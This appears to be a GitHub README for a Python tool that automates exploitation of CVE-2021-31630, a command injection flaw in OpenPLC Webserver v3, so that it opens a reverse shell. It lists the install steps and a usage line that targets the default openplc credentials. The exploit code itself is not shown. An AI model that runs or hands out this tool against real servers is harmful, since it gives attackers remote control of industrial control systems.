 adibna/cve-2021-31630
This is a automation of cve-2021-31630 exploitation

This script automatically exploits vulnerability in OpenPLC Web Server v3
You will be able to create an automatic Rever Shell with the server without having to use manual techniques.
CVE-2021-31630 Detail Command Injection in Open PLC Webserver v3 allows remote attackers to execute arbitrary code via the "Hardware Layer Code Box" component on the "/hardware" page of the application.

The script was customized so that after completing the script registration in OpenPLC, it generates the machine's shell in the same terminal.
Use the command below (We recommend creating a Python virtual environment to install as dependencies) # However, the breakerplc.py script must be executed outside the virtual environment.
sudo apt update
pip3 install requests
How to use? you can use these command line (Below).
python breakerplc.py -lh <your local ip> -lp 4444 <http://machine ip:8080> -u openplc -p openplc
usage: python breakerplc.py [-h] [-u U] [-p P] [-t T] -lh LH -lp LP url

positional arguments:
  url         Target URL with http(s)://

options:
  -h, --help  show this help message and exit
  -u U        Username
  -p P        Password
  -t T        Request Timeout, increase if server is slow
  -lh LH      LHOST
  -lp LP      LPORT

IMPORTANT
After connecting, you need to write "whoami" or "ls" to break the line of code and return the shell.